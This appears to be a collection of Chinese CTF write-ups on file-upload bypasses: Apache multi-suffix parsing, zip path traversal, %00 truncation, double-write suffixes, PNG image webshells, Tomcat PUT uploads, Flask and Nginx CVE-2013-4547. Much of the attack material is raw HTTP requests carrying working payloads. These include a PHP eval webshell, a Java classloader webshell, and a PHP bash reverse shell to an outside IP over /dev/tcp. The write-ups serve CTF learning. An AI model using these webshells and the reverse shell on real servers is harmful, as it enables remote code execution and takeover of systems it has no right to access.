User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ja;q=0.8
Cookie: token=eyJic2VybmFtZSI6IiIsInBhc3N3b3JkIjoiln0=
If-None-Match: "18-61941b9c59cae"
If-Modified-Since: Sat, 25 May 2024 06:52:20 GMT
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

l=system("cat /flag_is_h3r3_04c76718-3c8f-4049-be9c-322548473c10");

响应

Raw

头

Hex

Render

HTTP/1.1 200 OK
Date: Sat, 25 May 2024 07:08:56 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 40

DRKCTF{82366e16fe7b4ecf93c299056ad59fcb}

Apache 多后缀解析漏洞

crypto

Misc

N1Book

Web

Pwn

Osint

训练/靶场

应急响应

[第二章 web进阶]文件上传

×

题目信息

Write UP

15人已解答

2 虚位以待

1 虚位以待

3 虚位以待

1颗星

1积分

1金币

《从0到1: CTFer成长之路》书籍配套题目, 来源网站:
book.null.com

下发赛题:

启动中...

请输入Flag

提交

打开网页是直接给出了源码

```
<?php
header("Content-Type:text/html; charset=utf-8");
// 每5分钟会清除一次目录下上传的文件
require_once('pclzip.lib.php');
```

```

if(!$_FILES){

    echo '

<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta http-equiv="X-UA-Compatible" content="ie=edge" />
    <title>文件上传章节练习题</title>
    <link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css"
integrity="sha384-BVYiISiFeK1dGmJRAkycuHAHRg320mUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u"
crossorigin="anonymous">
    <style type="text/css">
        .login-box{
            margin-top: 100px;
            height: 500px;
            border: 1px solid #000;
        }
        body{
            background: white;
        }
        .btn1{
            width: 200px;
        }
        .d1{
            display: block;
            height: 400px;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="login-box col-md-12">
            <form class="form-horizontal" method="post" enctype="multipart/form-data" >
                <h1>文件上传章节练习题</h1>
                <hr />
                <div class="form-group">
                    <label class="col-sm-2 control-label">选择文件: </label>
                    <div class="input-group col-sm-10">
                        <div >
                            <label for="">
                                <input type="file" name="file" />
                            </label>
                        </div>
                    </div>

                    <div class="col-sm-8 text-right">
                        <input type="submit" class="btn btn-success text-right btn1" />
                    </div>
                </form>
            </div>
        </div>
    </body>
</html>
';

    show_source(__FILE__);
}else{
    $file = $_FILES['file'];

```

```

if(!$file){
    exit("请勿上传空文件");
}
$name = $file['name'];

$dir = 'upload/';
$ext = strtolower(substr(strrchr($name, '.'), 1));
$path = $dir.$name;

function check_dir($dir){
    $handle = opendir($dir);
    while(($f = readdir($handle)) !== false){
        if(!in_array($f, array('.', '..'))){
            if(is_dir($dir.$f)){
                check_dir($dir.$f.'/');
            }else{
                $ext = strtolower(substr(strrchr($f, '.'), 1));
                if(!in_array($ext, array('jpg', 'gif', 'png'))){
                    unlink($dir.$f);
                }
            }
        }
    }
}

if(!is_dir($dir)){
    mkdir($dir);
}

$temp_dir = $dir.md5(time(). rand(1000,9999));
if(!is_dir($temp_dir)){
    mkdir($temp_dir);
}

if(in_array($ext, array('zip', 'jpg', 'gif', 'png'))){
    if($ext == 'zip'){
        $archive = new PclZip($file['tmp_name']);
        foreach($archive->listContent() as $value){
            $filename = $value["filename"];
            if(preg_match('/\.php$/', $filename)){
                exit("压缩包内不允许含有php文件!");
            }
        }
        if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0) {
            check_dir($dir);
            exit("解压失败");
        }

        check_dir($dir);
        exit('上传成功!');
    }else{
        move_uploaded_file($file['tmp_name'], $temp_dir.'/'.$file['name']);
        check_dir($dir);
        exit('上传成功!');
    }
}else{
    exit('仅允许上传zip、jpg、gif、png文件!');
}
}

```

在上传时，使用白名单验证上传文件后缀

```
if(in_array($ext, array('zip', 'jpg', 'gif', 'png'))){
```

不过本上传点支持上传 zip 压缩包，且会将 zip 包解压到文件上传目录中，有可能会导导致一些安全问题

```
if($ext == 'zip'){
    $archive = new PclZip($file['tmp_name']);
    foreach($archive->listContent() as $value){
        $filename = $value["filename"];
        if(preg_match('/\.php$/', $filename)){
            exit("压缩包内不允许含有php文件!");
        }
    }
    if ($archive->extract(PCLZIP_OPT_PATH, $temp_dir, PCLZIP_OPT_REPLACE_NEWER) == 0) {
        check_dir($dir);
        exit("解压失败");
    }

    check_dir($dir);
    exit('上传成功!');
}
```

首先会检测压缩包内是否含有 .php 文件，如果存在 .php 文件就直接退出解压流程

在解压完成后，会调用 check_dir() 方法再次检测解压出来的文件是否含有恶意文件

```
function check_dir($dir){
    $handle = opendir($dir);
    while(($f = readdir($handle)) != false){
        if(!in_array($f, array('.', '..'))){
            if(is_dir($dir.$f)){
                check_dir($dir.$f.'/');
            }else{
                $ext = strtolower(substr(strrchr($f, '.'), 1));
                if(!in_array($ext, array('jpg', 'gif', 'png'))){
                    unlink($dir.$f);
                }
            }
        }
    }
}
```

并且因为解压到的目录是一个随机生成的目录，目录名无法预测，与导致不能使用条件竞争方法

```
if(!is_dir($dir)){
    mkdir($dir);
}

$temp_dir = $dir.md5(time(). rand(1000,9999));
if(!is_dir($temp_dir)){
    mkdir($temp_dir);
}
```

首先来绕第一个过滤，黑名单过滤了 php 文件，压缩包内不能含有 .php 文件，这里正则为 .php\$ 限制了结尾

所以可以尝试 php3、php5、phtml 等绕过，不过服务端只配置了解析 php 文件，导致该类绕过不可用

Not Found

The requested URL /a was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 127.0.0.1 Port 80

根据 404 页面，发现使用的是 apache，很容易联想到 apache 的多后缀文件解析漏洞

这里选择上传一个 `x.php.xxx` 文件

通过 010editor 构造恶意压缩包，这里需要注意修改后的文件名长度与修改前一致，否则解压会报错

这里改为 `/../../../../jason07.php.xxx`

Template Results - ZIP.bt		
Name	Value	S
> struct ZIPFILERECORD record	123456789123456789. php	0h
> struct ZIPDIRENTRY dirEntry	/../../../../jason07. php. xxx	4Eh
> struct ZIPENDLOCATOR endLocator		B6h

上传压缩包，访问 `jason07.php.xxx`，得到 flag

← → ↺ 🏠	⚠ 不安全 c735dde2-9d06-4705-abe2-2bae247ad7f1.node3.buuoj.cn/jason07.php.xxx
nlbook{ThisIsUpLoadToPicf14g}	

%00 截断绕过



`%00` 是 URL 编码中 `**` 空字节 (null byte, `\x00`) `**` 的表示方式

空字节在 `**C 语言等底层语言 **` 中, 常用作字符串的结束标志

例如, `char filename[100] = "shell.php\x00.jpg";` 实际上等同于 `shell.php`, `\x00` 之后的内容被忽略

`%00` 的使用是在路径上!

`%00` 的使用是在路径上!

`%00` 的使用是在路径上!

重要的话说三遍, 如果在文件名上使用, 就无法正常截断了

这个路径可能在 POST 数据包中, 也可能在 URL 中

2 x +

发送 取消

请求

美化 Raw Hex

```
POST /?road=/var/www/html/upload/webshell.php HTTP/1.1
Host: challenge-5966657f23786e68.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=----geckoformboundaryf40076009df25efdfb1644679022a6aa
Content-Length: 371
Origin: http://challenge-5966657f23786e68.sandbox.ctfhub.com:10800
Connection: keep-alive
Referer: http://challenge-5966657f23786e68.sandbox.ctfhub.com:10800/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----geckoformboundaryf40076009df25efdfb1644679022a6aa
Content-Disposition: form-data; name="file"; filename="webshell.php.png"
Content-Type: image/png

GIF89a
<?php eval($_POST['cmd']); ?>
-----geckoformboundaryf40076009df25efdfb1644679022a6aa
Content-Disposition: form-data; name="submit"

Submit
-----geckoformboundaryf40076009df25efdfb1644679022a6aa--
```

响应

美化 Raw Hex 页面渲染

CTFHub 文件上传 - 00截断

Filename: 未选择任何文件

成功拿到 flag

中国蚁剑

AntSword 编辑 窗口 调试

47.98.117.93

编辑: /var/www/html/flag_1389913020.php

/var/www/html/flag_1389913020.php

刷新 高亮 用此编码打开 保存


```
1 <?php // ctfhub{974e5f21e355bab78af7c1d6}
2
```

双写后缀绕过



准备一个 *.pphp 文件上传

后端会自动替换其中的 php 为空值，这样两边的 p + hp 自动合并成了 php



上传文件相对路径

upload/webshell.php

CTFHub 文件上传——双写绕过

Filename: 未选择任何文件

PNG 图片马绕过

Trickster 



Medium

Web Exploitation

picoCTF 2024

browser_webshell_solvable

AUTHOR: JUNIAS BONOU

Description

I found a web app that can help process images: PNG images only!

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: **NOT_RUNNING**

Launch Instance

Hints

(None)

12,059 users solved



98% Liked



picoCTF{FLAG}

Submit Flag

上传木马回显必须包含 `.png`

Welcome to my PNG processing app


Error: File name does not contain '.png'.

Browse...


No file selected.

Upload File


修改文件名后发现回显文件头不对




直接在文件头前添加 PNG



上传成功



文件放在了 /uploads 目录下



文件名加 / 绕过

漏洞本质 Tomcat 配置了可写 (readonly=false)，导致我们可以往服务器写文件

```
<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>>false</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>>false</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
```

虽然 Tomcat 对文件后缀有一定检测（不能直接写 JSP），但我们使用一些文件系统的特性（如 Linux 下可用 /）来绕过了限制

burp

项目intruder重放器CollaboratorSequencer编码工具对比工具日志Organizer扩展学习

仪表盘目标代理Intruder重放器CollaboratorSequencer编码工具对比工具日志Organizer扩展学习

4 × +

发送取消<>

请求

美化RawHex

1 PUT /1.jsp/ HTTP/1.1
2 Host: 192.168.1.194:8180
3 Cache-Control: max-age=0
4 Accept-Language: zh-CN,zh;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 780
11
12 <!--
13 class U extends ClassLoader {
14 U(ClassLoader c) {
15 super(c);
16 }
17 public Class g(byte[] b) {
18 return super.defineClass(b, 0, b.length);
19 }
20 }
21
22 public byte[] base64Decode(String str) throws Exception {
23 try {
24 Class clazz = Class.forName("sun.misc.BASE64Decoder");
25 return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(),
str);
26 } catch (Exception e) {
27 Class clazz = Class.forName("java.util.Base64");
28 Object decoder = clazz.getMethod("getDecoder").invoke(null);
29 return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
30 }
31 }
32 -->
33
34 String cls = request.getParameter("passwd");
35 if (cls != null) {
36 new
U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageCon
text);
37 }
38 -->

响应

美化RawHex页面渲染

1 HTTP/1.1 201
2 Content-Length: 0
3 Date: Fri, 05 Sep 2025 02:14:50 GMT
4
5

中国蚁剑

AntSword 编辑 窗口 调试

192.168.1.194

目录列表 (9)

usr
local
tomcat
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work

文件列表 (13)

新建 上层 刷新 主目录 书签 /usr/local/tomcat/ 读取

名称	日期	大小	属性
bin	2017-07-31 19:57:15	4 Kb	RWX
conf	2025-09-05 02:08:07	4 Kb	RWX
include	2017-07-31 19:57:09	4 Kb	RWX
lib	2017-07-31 19:56:36	4 Kb	RWX
logs	2025-09-05 02:08:07	4 Kb	RWX
native-jni-lib	2017-07-31 19:57:09	4 Kb	RWX
temp	2017-07-31 19:56:36	4 Kb	RWX
webapps	2017-07-24 21:01:44	4 Kb	RWX
work	2025-09-05 02:08:07	4 Kb	RWX
LICENSE	2017-07-24 21:02:08	55.75 Kb	RW-
NOTICE	2017-07-24 21:02:08	1.68 Kb	RW-
RELEASE-NOTES	2017-07-24 21:02:08	6.9 Kb	RW-
RUNNING.txt	2017-07-24 21:02:08	15.57 Kb	RW-

任务列表

< 返回

Flask_FileUpload

WEB

未解决

分数: 10 金币: 3

题目作者: valecalida

一血: Lazzaro

一血奖励: 3金币

解决: 11794

提示:

描述: Flask_FileUpload

http://114.67.175.224:12544

01:55:56

删除场景

延时场景

请输入flag

提交

打开网页是一个文件上传

< > ↺

⚠ 不安全

114.67.175.224:12544


选择文件

未选择任何文件

提交

这是 Python 的 Flask 框架，编写 Python 的木马


```
import os
os.system('cat /flag')
```



上传文件



代码被执行拿到 flag



Nginx 文件上传绕过（CVE-2013-4547）

这个漏洞的原理是，Nginx 错误地解析了请求的 URI，错误地获取到用户请求的文件名，导致出现权限绕过、代码执行等连带影响



正常情况下（关闭 pathinfo 的情况下），只有 .php 后缀的文件才会被发送给 Fastcgi 解析

而存在 CVE-2013-4547 的情况下，我们请求 `1.gif[0x20][0x00].php`，这个 URI 可以匹配上正则 `\.php$`，可以进入这个 Location 块；但进入后，Nginx 却错误地认为请求的文件是 `1.gif[0x20]`，就设置其为 `SCRIPT_FILENAME` 的值发送给 Fastcgi

Fastcgi 根据 `SCRIPT_FILENAME` 的值进行解析，最后造成了解析漏洞

上传反弹 Shell，先添加两个空格

Burp

项目

Intruder

重放器

查看

帮助

仪表盘

目标

代理

Intruder

重放器

Collaborator

Sequencer

编码工具

对比工具

日志

4 ×

9 ×

10 ×

+

发送

取消

<|

>|

请求

美化RawHex

ln

1POST / HTTP/1.1

2Host: 127.0.0.1:8180

3Content-Length: 277

4Cache-Control: max-age=0

5sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"

6sec-ch-ua-mobile: ?0

7sec-ch-ua-platform: "Windows"

8Accept-Language: zh-CN,zh;q=0.9

9Origin: http://127.0.0.1:8180

10Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHg5sn1YU3M1LJJo

11Upgrade-Insecure-Requests: 1

12User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36

13Accept:

14text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*

15;q=0.8,application/signed-exchange;v=b3;q=0.7

16Sec-Fetch-Site: same-origin

17Sec-Fetch-Mode: navigate

18Sec-Fetch-User: ?1

19Sec-Fetch-Dest: document

20Referer: http://127.0.0.1:8180/

21Accept-Encoding: gzip, deflate, br

22Connection: keep-alive

23-----WebKitFormBoundaryHg5sn1YU3M1LJJo

24Content-Disposition: form-data; name="file_upload"; filename="re-pash.jpg .php"

25Content-Type: application/octet-stream

26<?php system("bash -c 'bash -i &>/dev/tcp/113.45.17.228/8888 0>&1')?>

27-----WebKitFormBoundaryHg5sn1YU3M1LJJo--

28

将两个 20 的最后一个改为 00

请求

美化	Raw	Hex	
000001d0	72 61 6d 65 21 31 33 32	2e 30 2e 30 2e 30 20 53	rome/132.0.0.0 3
000001e0	61 66 61 72 69 2f 35 33	37 2e 33 36 0d 0a 41 63	afari/537.36 Ac
000001f0	63 65 70 74 3a 20 74 65	78 74 2f 68 74 6d 6c 2c	cept: text/html,
00000200	61 70 70 6c 69 63 61 74	69 6f 6e 2f 78 68 74 6d	application/xhtm
00000210	6c 2b 78 6d 6c 2c 61 70	70 6c 69 63 61 74 69 6f	l+xml,application
00000220	6e 2f 78 6d 6c 3b 71 3d	30 2e 39 2c 69 6d 61 67	n/xml;q=0.9,imag
00000230	65 2f 61 76 69 66 2c 69	6d 61 67 65 2f 77 65 62	e/avif,image/web
